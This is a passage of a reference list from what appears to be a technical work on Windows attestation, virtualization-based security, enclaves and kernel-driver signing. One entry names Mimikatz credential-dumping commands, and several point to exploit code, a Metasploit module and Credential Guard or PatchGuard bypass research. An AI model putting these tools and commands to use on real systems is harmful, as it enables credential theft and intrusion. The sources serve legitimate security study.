229. Ernie Brickell, Jiangtao Li — *Enhanced Privacy ID: A Direct Anonymous Attestation Scheme with Enhanced Revocation Capabilities*. https://doi.org/10.1145/1314333.1314337
230. Ernie Brickell, Jiangtao Li — *Enhanced Privacy ID: A Direct Anonymous Attestation Scheme with Enhanced Revocation Capabilities*. https://doi.org/10.1109/TDSC.2011.63
231. Intel — *Intel® Enhanced Privacy ID (EPID): Foundation for IoT Security*. https://www.intel.com/content/dam/www/public/us/en/documents/white-papers/intel-epid-white-paper.pdf
232. *Intel EPID SDK (archived)*. https://github.com/Intel-EPID-SDK/epid-sdk
233. Ernie Brickell, Liqun Chen, Jiangtao Li — *A New Direct Anonymous Attestation Scheme from Bilinear Maps*. https://link.springer.com/chapter/10.1007/978-3-540-68979-9_13
234. Liqun Chen, Dan Page, Nigel Smart — *On the Design and Implementation of an Efficient DAA Scheme*. https://link.springer.com/chapter/10.1007/978-3-642-12510-2_16
235. Liqun Chen, Paul Morrissey, Nigel Smart — *Pairings in Trusted Computing*. https://link.springer.com/chapter/10.1007/978-3-540-85538-5_1
236. Liqun Chen, Paul Morrissey, Nigel Smart — *On Proofs of Security for DAA Schemes*. https://link.springer.com/chapter/10.1007/978-3-540-88733-1_11
237. Liqun Chen, Jiangtao Li — *A note on the Chen-Morrissey-Smart Direct Anonymous Attestation scheme*. https://doi.org/10.1016/j.ipl.2010.04.017

238. *Smart Card Research and Advanced Applications (CARDIS 2010)*. https://link.springer.com/book/10.1007/978-3-642-12510-2
239. Liqun Chen, Dan Page, Nigel Smart — *On the Design and Implementation of an Efficient DAA Scheme*. https://eprint.iacr.org/2009/598
240. Paulo S. L. M. Barreto, Michael Naehrig — *Pairing-Friendly Elliptic Curves of Prime Order*. https://doi.org/10.1007/11693383_22
241. Taechan Kim, Razvan Barbulescu — *Extended Tower Number Field Sieve: A New Complexity for the Medium Prime Case*. https://doi.org/10.1007/978-3-662-53018-4_20
242. David Bernhard, Georg Fuchsbauer, Essam Ghadafi, Nigel Smart, Bogdan Warinschi — *Anonymous attestation with user-controlled linkability*. https://eprint.iacr.org/2011/658
243. Jan Camenisch, Manu Drijvers, Anja Lehmann — *Anonymous Attestation Using the Strong Diffie Hellman Assumption Revisited*. https://link.springer.com/chapter/10.1007/978-3-319-45572-3_1
244. Jan Camenisch, Manu Drijvers, Anja Lehmann — *Anonymous Attestation Using the Strong Diffie Hellman Assumption Revisited*. https://eprint.iacr.org/2016/663
245. Jan Camenisch, Liqun Chen, Manu Drijvers, Anja Lehmann, David Novick, Rainer Urian — *One TPM to Bind Them All: Fixing TPM 2.0 for Provably Secure Anonymous Attestation*. https://eprint.iacr.org/2017/639
246. *ISO/IEC 20008-1:2013 - Information technology - Security techniques - Anonymous digital signatures - Part 1: General*. https://www.iso.org/standard/57018.html
247. *ISO/IEC 20008-2:2013 - Information technology - Security techniques - Anonymous digital signatures - Part 2: Mechanisms using a group public key*. https://www.iso.org/standard/56916.html
248. *ISO/IEC 20009-2:2013 - Information technology - Security techniques - Anonymous entity authentication - Part 2: Mechanisms based on signatures using a group public key*. https://www.iso.org/standard/56913.html
249. *FIDO Alliance Authenticator Certification Levels*. https://web.archive.org/web/2024/https://fidoalliance.org/certification/authenticator-certification-levels
250. Web Authentication: An API for accessing Public Key Credentials – Level 1 (W3C Recommendation, 4 March 2019). W3C; 2019. https://www.w3.org/TR/2019/REC-webauthn-1-20190304/

251. *Migrating from java-webauthn-server v1 (Yubico)*. https://github.com/Yubico/java-webauthn-server/blob/main/doc/Migrating_from_v1.adoc
252. *U2F / FIDO2 Attestation and Metadata (Yubico Developer)*. https://developers.yubico.com/U2F/Attestation_and_Metadata/
253. Microsoft Learn — *Windows Hello for Business overview*. https://learn.microsoft.com/en-us/windows/security/identity-protection/hello-for-business/
254. *Meet the Microsoft Pluton processor — The security chip designed for the future of Windows PCs*. https://web.archive.org/web/2024/https://www.microsoft.com/en-us/security/blog/2020/11/17/meet-the-microsoft-pluton-processor-the-security-chip-designed-for-the-future-of-windows-pcs
255. Microsoft Learn — *Windows 11 requirements*. https://learn.microsoft.com/en-us/windows/whats-new/windows-11-requirements
256. *Microsoft Learn — Get-TpmEndorsementKeyInfo*. https://learn.microsoft.com/en-us/powershell/module/trustedplatformmodule/get-tpmendorsementkeyinfo?view=windowsserver2025-ps
257. Dan Boneh, Saba Eskandarian, Ben Fisch — *Post-quantum EPID Signatures from Symmetric Primitives*. https://doi.org/10.1007/978-3-030-12612-4_13
258. Rachid El Bansarkhani, Ali El Kaafarani — *Direct Anonymous Attestation from Lattices*. https://eprint.iacr.org/2017/1022
259. Liqun Chen, Patrick Hough, Nada El Kassem — *Collaborative, Segregated NIZK (CoSNIZK) and More Efficient Lattice-Based Direct Anonymous Attestation*. https://eprint.iacr.org/2024/864
260. Liqun Chen, Changyu Dong, Nada El Kassem, Christopher Newton, Yalan Wang — *Hash-Based Direct Anonymous Attestation*. https://link.springer.com/chapter/10.1007/978-3-031-40003-2_21
261. Benjamin Delpy. *gentilkiwi/mimikatz*. https://github.com/gentilkiwi/mimikatz. Accessed 2026-05-10. Mimikatz repository; privilege::debug, token::elevate, sekurlsa::logonpasswords, lsadump::sam command surface.
262. "Enable virtualization-based protection of code integrity (OEM VBS requirements)". https://learn.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-vbs. accessed 2026-05-10.
263. Helen Custer, "Inside Windows NT." Microsoft Press, 1992, ISBN 978-1-55615-481-2
264. Greg Hoglund, Jamie Butler, "Rootkits: Subverting the Windows Kernel." Addison-Wesley, 2005, ISBN 0-321-29431-9

265. Microsoft, "Microsoft Acquires Winternals Software." https://news.microsoft.com/source/2006/07/18/microsoft-acquires-winternals-software/
266. Microsoft, "Patching Policy for x64-Based Systems." https://web.archive.org/web/20080411065859/http://www.microsoft.com/whdc/driver/kernel/64bitpatching.mspx
267. Kernel-mode code signing policy (Windows Vista and later). https://learn.microsoft.com/en-us/windows-hardware/drivers/install/kernel-mode-code-signing-policy--windows-vista-and-later
268. Microsoft, "Data Execution Prevention." https://learn.microsoft.com/en-us/windows/win32/memory/data-execution-prevention
269. Microsoft, "Overview of Threat Mitigations in Windows 10." https://learn.microsoft.com/en-us/windows/security/threat-protection/overview-of-threat-mitigations-in-windows-10
270. "InfinityHook." https://github.com/everdox/InfinityHook
271. Microsoft. *Microsoft Recommended Driver Block Rules*. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/design/microsoft-recommended-driver-block-rules. Accessed 2026-05-10. Vulnerable-driver blocklist enabled by default since the Windows 11 2022 update; covers BYOVD attack class.
272. Hovav Shacham, "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)." https://hovav.net/ucsd/papers/s07.html
273. Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, Dan Boneh, "On the Effectiveness of Address Space Randomization." https://crypto.stanford.edu/~eujin/papers/asrandom/index.html
274. Microsoft, "Virus:Win32/Alureon.A." https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Virus%3AWin32%2FAlureon.A
275. Microsoft, "System Requirements for Hyper-V on Windows and Windows Server." https://learn.microsoft.com/en-us/windows-server/virtualization/hyper-v/host-hardware-requirements
276. Brad Anderson, Microsoft Ignite 2015 keynote (May 4, 2015). https://news.microsoft.com/speeches/brad-anderson-ignite-2015/
277. Alex Ionescu, "Battle of the SKM and IUM: How Windows 10 Rewrites OS Architecture". 2015. https://github.com/tpn/pdfs/blob/master/Battle%20of%20SKM%20and%20IUM%20-%20How%20Windows%2010%20Rewrites%20OS%20Architecture%20-%20Alex%20

Ionescu%20-%202015%20(blackhat2015).pdf. accessed 2026-05-10. Black Hat USA 2015 PDF mirror.

278. Rafal Wojtczuk, "Analysis of the Attack Surface of Windows 10 Virtualization-Based Security". 2016. https://infocondb.org/con/black-hat/black-hat-usa-2016/analysis-of-the-attack-surface-of-windows-10-virtualization-based-security. accessed 2026-05-10.
279. *Enable virtualization-based protection of code integrity* (2026-05-10). Microsoft Learn. https://learn.microsoft.com/en-us/windows/security/hardware-security/enable-virtualization-based-protection-of-code-integrity
280. "VBS Enclaves". https://learn.microsoft.com/en-us/windows/win32/trusted-execution/vbs-enclaves. accessed 2026-05-10.
281. Hari Pulapaka, "Securely design your applications and protect your sensitive data with VBS enclaves". 2024. https://techcommunity.microsoft.com/blog/windowsosplatform/securely-design-your-applications-and-protect-your-sensitive-data-with-vbs-encla/4179543. accessed 2026-05-10.
282. "VBS Enclaves Development Guide". https://learn.microsoft.com/en-us/windows/win32/trusted-execution/vbs-enclaves-dev-guide. accessed 2026-05-10.
283. "Everything Old Is New Again: Hardening the Trust Boundary of VBS Enclaves". 2025. https://techcommunity.microsoft.com/blog/microsoft-security-blog/everything-old-is-new-again-hardening-the-trust-boundary-of-vbs-enclaves/4386961. accessed 2026-05-10. Microsoft Security Blog (MORSE), June 24 2025.
284. Microsoft, "Device Health Attestation." https://learn.microsoft.com/en-us/windows-server/security/device-health-attestation
285. Microsoft, "HealthAttestation CSP." https://learn.microsoft.com/en-us/windows/client-management/mdm/healthattestation-csp
286. Microsoft, "Windows compliance settings in Microsoft Intune." https://learn.microsoft.com/en-us/intune/device-security/compliance/ref-windows-settings
287. Microsoft, "Introducing Windows Defender System Guard runtime attestation." https://www.microsoft.com/en-us/security/blog/2018/04/19/introducing-windows-defender-system-guard-runtime-attestation/
288. Microsoft, "Secured-core Windows 11 PCs." https://www.microsoft.com/en-us/windows/business/windows-11-secured-core-computers

289. Intel, “Intel Software Guard Extensions.” https://www.intel.com/content/www/us/en/developer/tools/software-guard-extensions/overview.html
290. “Foreshadow: Breaking the Virtual Memory Abstraction with Transient Out-of-Order Execution.” https://foreshadowattack.eu/
291. Intel, “Intel® Core™ i7-1165G7 Processor Specifications.” https://www.intel.com/content/www/us/en/products/sku/208921/intel-core-i71165g7-processor-12m-cache-up-to-4-70-ghz-with-ipu/specifications.html
292. AMD, “AMD SEV-SNP: Strengthening VM Isolation with Integrity Protection and More.” https://www.amd.com/en/developer/sev.html
293. “Intel Trust Domain Extensions (Intel TDX)”. https://www.intel.com/content/www/us/en/developer/tools/trust-domain-extensions/overview.html. accessed 2026-05-10.
294. ARM, “ARM TrustZone Technology.” https://developer.arm.com/documentation/102418/latest/
295. Saar Amar, Daniel King, “Breaking VSM by Attacking Secure Kernel: Hardening Secure Kernel through Offensive Research”. 2020. https://github.com/microsoft/MSRC-Security-Research/blob/master/presentations/2020_08_BlackHatUSA/Breaking_VSM_by_Attacking_SecureKernel.pdf. accessed 2026-05-10. Black Hat USA 2020, MSRC Security Research repository.
296. Saar Amar, “Publications”. https://saaramar.github.io/Publications/. accessed 2026-05-10.
297. Oliver Lyak, “PassTheChallenge.” https://raw.githubusercontent.com/ly4k/PassTheChallenge/main/README.md
298. Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, Yuval Yarom, “Spectre Attacks: Exploiting Speculative Execution.” https://spectreattack.com/spectre.pdf
299. Microsoft, “Understanding the Performance Impact of Spectre and Meltdown Mitigations on Windows Systems.” https://www.microsoft.com/en-us/security/blog/2018/01/09/understanding-the-performance-impact-of-spectre-and-meltdown-mitigations-on-windows-systems/
300. Gerwin Klein, Kevin Elphinstone, Gernot Heiser, June Andronick, David Cock, Philip Derrin, Dhammika Elkaduwe, Kai Engelhardt, Rafal Kolanski, Michael Norrish, Thomas Sewell, Harvey Tuch, Simon Winwood, “seL4: Formal Verification of an OS Kernel.” https://trustworthy.systems/publications/nicta_full_text/1971.pdf

301. Microsoft Security Response Center. *Microsoft Security Servicing Criteria for Windows*. https://www.microsoft.com/en-us/msrc/windows-security-servicing-criteria. Accessed 2026-05-10. The security-boundary definition; the kernel-mode / user-mode separation as a classic boundary; UAC and admin-to-kernel are not in the enumerated list.
302. Microsoft, "KB5042562: Guidance for blocking rollback of VBS security updates." https://support.microsoft.com/en-us/topic/guidance-for-blocking-rollback-of-virtualization-based-security-vbs-related-security-updates-b2e7ebf4-f64d-4884-a390-38d63171b8d3
303. Alon Leviev, "Downgrade Attacks Using Windows Updates." https://www.safebreach.com/blog/downgrade-attacks-using-windows-updates/
304. *CVE-2024-21302 (Windows Secure Kernel Mode EoP / Windows Downdate)* (2026-05-10). NIST National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2024-21302
305. Alon Leviev, "Update on Windows Downdate Downgrade Attacks." https://www.safebreach.com/blog/update-on-windows-downdate-downgrade-attacks/
306. Ori David, "Virtualized (In)Security: How Attackers Can Weaponize VBS Enclaves." https://www.akamai.com/blog/security-research/virtualized-insecurity-attackers-weaponize-vbs-enclaves
307. Jonathan Jagt, "Analysis of Windows Secure Kernel Security Bugs." https://www.cs.ru.nl/masters-theses/2025/J_Jagt___Analysis_of_Windows_Secure_Kernel_security_bugs.pdf
308. Tom's Hardware, "Tested: Default Windows VBS Setting Slows Games Up to 10%, Even on RTX 4090." https://www.tomshardware.com/news/windows-vbs-harms-performance-rtx-4090
309. "VbsEnclaveTooling (GitHub repository)". https://github.com/microsoft/VbsEnclaveTooling. accessed 2026-05-10.
310. "Isolated User Mode (IUM) Processes". https://learn.microsoft.com/en-us/windows/win32/procthread/isolated-user-mode--ium--processes. accessed 2026-05-10. Microsoft Win32 SDK documentation.
311. "How Credential Guard works". https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard/how-it-works. accessed 2026-05-10.
312. "Debugging Windows Isolated User Mode (IUM) Processes". https://blog.quarkslab.com/debugging-windows-isolated-user-mode-ium-processes.html. accessed 2026-05-10.

313. Michael D. Schroeder, Jerome H. Saltzer, “A Hardware Architecture for Implementing Protection Rings”.
1972. https://multicians.org/protection.html. accessed 2026-05-10. Multicians.org full-text mirror of the CACM 15(3) paper.
314. “Multics bibliography”. https://multicians.org/papers.html. accessed 2026-05-10.
315. “Multics History”. https://multicians.org/history.html. accessed 2026-05-10.
316. William A. Wulf, Roy Levin, Samuel P. Harbison, “HYDRA/C.mmp: An Experimental Computer System”.
1981.
http://bitsavers.informatik.uni-stuttgart.de/pdf/cmu/hydra_c.mmp/Wulf_HYDRA_Cmmp_An_Experimental_Computer_System_1981.pdf. accessed 2026-05-10.
317. Henry M. Levy, “Capability-Based Computer Systems, Chapter 6: Hydra”. Digital Press.
1984.
https://homes.cs.washington.edu/~levy/capabook/Chapter6.pdf. accessed 2026-05-10.
318. Kevin Elphinstone, Gernot Heiser, “L4 Microkernels: The Lessons from 20 Years of Research and Deployment”. 2013. https://rcs.uwaterloo.ca/~ali/cs350-f19/papers/l4.pdf. accessed 2026-05-10.
319. Gerwin Klein, Kevin Elphinstone, Gernot Heiser, June Andronick, David Cock, Philip Derrin, Dhammika Elkaduwe, Kai Engelhardt, Rafal Kolanski, Michael Norrish, Thomas Sewell, Harvey Tuch, Simon Winwood, “seL4: Formal Verification of an OS Kernel”. 2009. https://trustworthy.systems/publications/nicta_full_text/1852.pdf. accessed 2026-05-10. SOSP 2009 canonical paper PDF.
320. “GitHub REST API: seL4/seL4 repository metadata”. https://api.github.com/repos/seL4/seL4. accessed 2026-05-10.
321. “seL4 Foundation: About seL4”. https://sel4.systems/About/. accessed 2026-05-10.
322. *Virtual Secure Mode – Hyper-V Top Level Functional Specification* (2026-05-10). Microsoft Learn. https://learn.microsoft.com/en-us/virtualization/hyper-v-on-windows/tlfs/vsm
323. Microsoft. *Administrator Protection (Adminless)*. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/administrator-protection/. Accessed 2026-05-10. Adminless / Ad-

ministrator Protection on Windows 11; just-in-time elevation via Windows Hello plus a hidden, profile-separated user account that issues an isolated admin token.

324. “Protected Media Path”. https://learn.microsoft.com/en-us/windows/win32/medfound/protected-media-path. accessed 2026-05-10.
325. Microsoft Learn — *AppContainer Isolation* — 2024. https://learn.microsoft.com/en-us/windows/win32/secauthz/appcontainer-isolation
326. James Forshaw, “Windows Exploitation Tricks: Exploiting Arbitrary Object Directory Creation for Local Elevation of Privilege”. 2018. https://googleprojectzero.blogspot.com/2018/08/windows-exploitation-tricks-exploiting.html. accessed 2026-05-10. Google Project Zero, August 2018.
327. Microsoft Learn — *Protecting Anti-Malware Services* (2024). https://learn.microsoft.com/en-us/windows/win32/services/protecting-anti-malware-services
328. itm4n (Clement Labro) — *Do You Really Know About LSA Protection (RunAsPPL)?*, 2021. https://itm4n.github.io/lsass-runasppl/
329. Alex Ionescu, “The Evolution of Protected Processes Part 3: Windows PKI Internals (Signing Levels, Scenarios, Signers, Root Keys, EKUs & Runtime Signers)”. https://web.archive.org/web/2023/http://www.alex-ionescu.com/?p=146. accessed 2026-05-10. Wayback Machine snapshot; original alex-ionescu.com offline.
330. Alex Ionescu, “The Evolution of Protected Processes Part 1: Pass-the-Hash Mitigations in Windows 8.1”. https://web.archive.org/web/2023/http://www.alex-ionescu.com/?p=97. accessed 2026-05-10. Wayback Machine snapshot; original alex-ionescu.com offline.
331. itm4n, “The End of PPLdump”. https://itm4n.github.io/the-end-of-ppldump/. accessed 2026-05-10. Companion post documenting the build 19044.1826 (July 2022) NTDLL patch that prevents PPLs from loading Known DLLs; the github.com/itm4n/PPLdump README carries the same verbatim build/date statement at https://github.com/itm4n/PPLdump.
332. “Windows 10 - release information”. https://learn.microsoft.com/en-us/windows/release-health/release-information. accessed 2026-05-10. Microsoft release table for Windows 10 release history, including version 1507 build 10240 availability.
333. “Hyper-V Architecture”. https://learn.microsoft.com/en-us/windows-server/virtualization/hyper-v/architecture. accessed 2026-05-10.

334. “A Virtual Journey: From Hardware Virtualization to Hyper-V’s Virtual Trust Levels”. https://blog.quarkslab.com/a-virtual-journey-from-hardware-virtualization-to-hyper-vs-virtual-trust-levels.html. accessed 2026-05-10.
335. “Black Hat USA 2015 conference archive”. https://infocondb.org/con/black-hat/black-hat-usa-2015/. accessed 2026-05-10.
336. Andrea Allievi, Mark E. Russinovich, Alex Ionescu, David A. Solomon, “Windows Internals, Seventh Edition, Part 2”. Microsoft Press. 2021. Chapter 9: Management mechanisms, trustlet architecture reference. ISBN 978-0135462409.
337. Oliver Lyak, “Pass-the-Challenge: Defeating Windows Defender Credential Guard”.
2022.
https://web.archive.org/web/20231217204121/https://research.ifcr.dk/pass-the-challenge-defeating-windows-defender-credential-guard-31a892eee22. accessed 2026-05-10. Wayback Machine snapshot; original returns 403 to non-browser agents.
338. “Guarded Fabric and Shielded VMs Overview”. https://learn.microsoft.com/en-us/windows-server/security/guarded-fabric-shielded-vm/guarded-fabric-and-shielded-vms. accessed 2026-05-10.
339. “Windows Hello Enhanced Sign-in Security”. https://learn.microsoft.com/en-us/windows-hardware/design/device-experiences/windows-hello-enhanced-sign-in-security. accessed 2026-05-10.
340. “October 28, 2025: KB5067036 (OS Builds 26200.7019 and 26100.7019) Preview”. https://support.microsoft.com/en-us/topic/october-28-2025-kb5067036-os-builds-26200-7019-and-26100-7019-preview-ec3da7dc-63ba-4b1d-ac41-cf2494d2123a. accessed 2026-05-10.
341. “TEE Client API Specification v1.0”. https://globalplatform.org/wp-content/uploads/2010/07/TEE_Client_API_Specification-V1.0.pdf. accessed 2026-05-10.
342. “Software Guard Extensions”. https://en.wikipedia.org/wiki/Software_Guard_Extensions. accessed 2026-05-10.
343. “Intel x86 SGX instructions: ENCLS (ring 0 supervisor) and ENCLU (ring 3 user) – Intel SDM Volume 3D, Chapters 36-38”. https://www.felixcloutier.com/x86/encls. accessed 2026-05-10. Felix Cloutier’s machine-checkable mirror of the Intel 64 and IA-32 Architectures Software Developer’s Manual. ENCLS reference (https://www.felixcloutier.com/x86/encls) states verbatim

'any attempt to execute the instruction when CPL > 0 results in #UD'; ENCLU reference (https://www.felixcloutier.com/x86/enclu) states verbatim 'any attempt to execute this instruction when CPL < 3 results in #UD'. Both pages enumerate the SGX leaf functions (ECREATE, EADD, EINIT, EREMOVE on ENCLS; EENTER, EEXIT, EGETKEY, EREPORT on ENCLU).

344. Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, Raoul Strackx, "Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution". 2018. https://www.usenix.org/conference/usenixsecurity18/presentation/bulck. accessed 2026-05-10. USENIX Security 2018.
345. "SGAxe: How SGX Fails in Practice". https://sgaxe.com/. accessed 2026-05-10. Canonical project page by the CacheOut / SGAxe authors; SGAxe extracts SGX private attestation keys.
346. "Plundervolt: Software-based Fault Injection Attacks against Intel SGX". https://plundervolt.com/. accessed 2026-05-10. Canonical project page; first reported June 7, 2019 by Murdock, Oswald, Garcia, Van Bulck, Piessens, Gruss.
347. Guoxing Chen, Sanchuan Chen, Yuan Xiao, Yinqian Zhang, Zhiqiang Lin, Ten H. Lai, "SgxPectre Attacks: Stealing Intel Secrets from SGX Enclaves via Speculative Execution". 2019. https://arxiv.org/abs/1802.09085. accessed 2026-05-10. IEEE EuroS&P 2019; arXiv preprint 1802.09085.
348. "AMD EPYC 7003 Series CPUs Set New Standard as Highest Performance Server Processor". https://www.amd.com/en/newsroom/press-releases/2021-3-15-amd-epyc-7003-series-cpus-set-new-standard-as-hig.html. accessed 2026-05-10. AMD press release announcing EPYC 7003 on March 15, 2021 and SEV-SNP support.
349. "Intel Launches 4th Gen Xeon Scalable Processors, Max Series CPUs and GPUs". https://download.intel.com/newsroom/archive/2025/en-us-2023-01-10-intel-launches-4th-gen-xeon-scalable-processors-max-series-cpus.pdf. accessed 2026-05-10. Intel Newsroom PDF for the January 10, 2023 4th Gen Xeon Scalable launch.
350. "AMD SEV-SNP: Strengthening VM Isolation with Integrity Protection and More". https://docs.amd.com/api/khub/documents/~uAtQszeypAVVEk_B91Ojg/content. accessed 2026-05-10.
351. "Arm Architecture Reference Manual Armv7-A and Armv7-R edition". https://developer.arm.com/documentation/ddi0406/latest/. accessed

2026-05-10. Arm architecture manual documenting the Security Extensions/TrustZone architecture, Secure and Non-secure worlds, and Secure Monitor Call model.
352. “About OP-TEE”. https://optee.readthedocs.io/en/latest/general/about.html. accessed 2026-05-10.
353. “NVD - CVE-2020-0917”. https://nvd.nist.gov/vuln/detail/CVE-2020-0917. accessed 2026-05-10.
354. “NVD - CVE-2020-0918”. https://nvd.nist.gov/vuln/detail/CVE-2020-0918. accessed 2026-05-10.
355. “Trusted Platform Module Technology Overview”. https://learn.microsoft.com/en-us/windows/security/information-protection/tpm/trusted-platform-module-overview. accessed 2026-05-10.
356. tandasat/ExploitCapcom. https://github.com/tandasat/ExploitCapcom
357. rapid7/metasploit-framework#7363 – Add LPE exploit module for the capcom driver flaw. https://github.com/rapid7/metasploit-framework/pull/7363
358. FuzzySecurity Capcom Rootkit POC. https://fuzzysecurity.com/tutorials/28.html
359. Cryptography tools. https://learn.microsoft.com/en-us/windows/win32/seccrypto/cryptography-tools
360. Windows Hardware Lab Kit. https://learn.microsoft.com/en-us/windows-hardware/test/hlk/
361. Sony, Rootkits and Digital Rights Management Gone Too Far. https://web.archive.org/web/20051102053346/http://www.sysinternals.com/blog/2005/10/sony-rootkits-and-digital-rights.html
362. Kernel-mode code signing requirements (Windows previous-versions). https://learn.microsoft.com/en-us/previous-versions/windows/hardware/design/dn653567(v=vs.85)
363. Cross-Certificates for Kernel Mode Code Signing (2020 archive of the historical CA list). https://web.archive.org/web/2020/https://docs.microsoft.com/en-us/windows-hardware/drivers/install/cross-certificates-for-kernel-mode-code-signing
364. Cross-certificates for kernel-mode code signing. https://learn.microsoft.com/en-us/windows-hardware/drivers/install/cross-certificates-for-kernel-mode-code-signing
365. Gabriel Landau — *Forget Vulnerable Drivers — Admin Is All You Need* (2024). https://www.elastic.co/security-labs/forget-vulnerable-drivers-admin-is-all-you-need

366. Microsoft Security Advisory 932596: Update to Improve Kernel Patch Protection. https://learn.microsoft.com/en-us/security-updates/securityadvisories/2007/932596
367. skape, Skywing. *Bypassing PatchGuard on Windows x64*. Uninformed. http://www.uninformed.org/?v=3&a=3&t=pdf
368. W32.Stuxnet Dossier. https://docs.broadcom.com/doc/security-response-w32-stuxnet-dossier-11-en
369. Stuxnet signed binary: signed malware, certs and trust chains. https://www.microsoft.com/en-us/security/blog/2010/07/16/stuxnet-signed-binary-signed-malware-cert-auth-trust-chains/
370. NIST National Vulnerability Database. *CVE-2019-16098 (RTCore64.sys)*. 2019. https://nvd.nist.gov/vuln/detail/CVE-2019-16098. Accessed 2026-05-10. Micro-Star MSI Afterburner driver allows arbitrary memory read/write; signed driver used by BlackByte ransomware to disable EDR.
371. Sophos News. *BlackByte ransomware returns*. 2022. https://news.sophos.com/en-us/2022/10/04/blackbyte-ransomware-returns/. Accessed 2026-05-10. October 2022 BlackByte BYOVD via RTCore64.sys (CVE-2019-16098); disables ~1000 security drivers; references mhyprot2.sys / aswArPot.sys precedents.
372. NIST National Vulnerability Database. *CVE-2018-19320 (GIGABYTE gdrv.sys)*. 2018. https://nvd.nist.gov/vuln/detail/CVE-2018-19320. Accessed 2026-05-10. gdrv.sys exposes ring0 memcpy-like functionality; CISA Known Exploited Vulnerabilities Catalog listing 2022-10-24, due date 2022-11-14.
373. Cybersecurity and Infrastructure Security Agency. Known Exploited Vulnerabilities Catalog (CSV). https://www.cisa.gov/sites/default/files/csv/known_exploited_vulnerabilities.csv
374. Sophos gdrv.sys / RobbinHood technical coverage. https://www.sophos.com/en-us/blog/tag/gdrv-sys
375. How DoppelPaymer hunts and kills Windows processes. https://www.crowdstrike.com/en-us/blog/how-doppelpaymer-hunts-and-kills-windows-processes/
376. g_CiOptions in a virtualized world. https://www.trustedsec.com/blog/g_cioptions-in-a-virtualized-world
377. Code signing attestation. https://learn.microsoft.com/en-us/windows-hardware/drivers/dashboard/code-signing-attestation
378. Improve Kernel Security with the New Microsoft Vulnerable and Malicious Driver Reporting Center.

2021.
https://www.microsoft.com/en-us/security/blog/2021/12/08/improve-kernel-security-with-the-new-microsoft-vulnerable-and-malicious-driver-reporting-center/
379. Driver Code Signing Requirements. https://learn.microsoft.com/en-us/windows-hardware/drivers/dashboard/code-signing-reqs
380. App Control for Business. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/appcontrol
381. Microsoft vulnerable driver blocklist: getting better and better. https://techcommunity.microsoft.com/blog/microsoft-security-baselines/microsoft-vulnerable-driver-blocklist-getting-better-and-better/4172168
382. Microsoft — *KB5020779: The vulnerable driver blocklist after the October 2022 preview release* (2022). https://support.microsoft.com/en-us/topic/kb5020779-the-vulnerable-driver-blocklist-after-the-october-2022-preview-release-3fcbe13a-6013-4118-b584-fcfbc6a09936
383. *Available today: the Windows 11 2022 Update*, 2022. https://blogs.windows.com/windowsexperience/2022/09/20/available-today-the-windows-11-2022-update/
384. *Attack surface reduction rules reference*, 2026. https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/attack-surface-reduction-rules-reference
385. *Living Off The Land Drivers*, Michael Haag, Magicsword.io. https://www.loldrivers.io/
386. magicsword-io/LOLDrivers. https://github.com/magicsword-io/LOLDrivers
387. Breaking boundaries: investigating vulnerable drivers and mitigating risks. https://research.checkpoint.com/2024/breaking-boundaries-investigating-vulnerable-drivers-and-mitigating-risks/
388. Smart App Control frequently asked questions. https://support.microsoft.com/topic/what-is-smart-app-control-285ea03d-fa88-4d56-882e-6698afdb7003
389. DeviceGuardSoftwareSecure Enum. https://learn.microsoft.com/en-us/dotnet/api/microsoft.powershell.commands.deviceguardsoftwaresecure?view=powershellsdk-1.1.0
390. Unveiling BYOVD threats: kernel-driver dynamic analysis at scale. https://www.eurecom.fr/publication/8384

391. Unveiling BYOVD threats: kernel-driver dynamic analysis at scale (NDSS 2026 paper PDF). https://www.s3.eurecom.fr/docs/ndss26_monzani.pdf
392. Linux kernel module signing. https://docs.kernel.org/admin-guide/module-signing.html
393. kernel_lockdown(7) – Linux manual page. https://man7.org/linux/man-pages/man7/kernel_lockdown.7.html
394. Legacy system extensions in macOS. https://support.apple.com/en-us/HT210999
395. DriverKit (Apple Developer Documentation). https://developer.apple.com/documentation/driverkit
396. System Integrity Protection (Apple Platform Security). https://support.apple.com/guide/security/system-integrity-protection-secb7ea06b49/web
397. Securely extending the kernel in macOS (Apple Platform Security). https://support.apple.com/guide/security/securely-extending-the-kernel-sec8e454101b/web
398. Microsoft — *microsoft/sbom-tool* (2024). https://github.com/microsoft/sbom-tool
399. Would Hardware Dev Center for CRA compliance change?. https://learn.microsoft.com/en-us/answers/questions/5732099/would-hardware-dev-center-for-cra-compliance-chang
400. Windows Hardware Compatibility Program Specifications and Policies. https://learn.microsoft.com/en-us/windows-hardware/design/compatibility/whcp-specifications-policies
401. Unveiling BYOVD threats: malware use and abuse of kernel drivers. https://www.s3.eurecom.fr/post/2025/10/13/unveiling-byovd-threats-malwares-use-and-abuse-of-kernel-drivers/
402. Exploring vulnerable Windows drivers. https://blog.talosintelligence.com/exploring-vulnerable-windows-drivers/
403. Driver compatibility with Hypervisor-Protected Code Integrity (HVCI). https://learn.microsoft.com/en-us/windows-hardware/test/hlk/testref/driver-compatibility-with-device-guard
404. Riot Games Vanguard restriction guidance. https://support.riotgames.com/en-us/riot/penalties/error-van-restriction-5
405. Symantec W32.Stuxnet Dossier. https://docs.broadcom.com/doc/security-response-w32-stuxnet-dossier

406. *Hyper-V Architecture* (2026-05-10). Microsoft Learn. https://learn.microsoft.com/en-us/virtualization/hyper-v-on-windows/reference/hyper-v-architecture
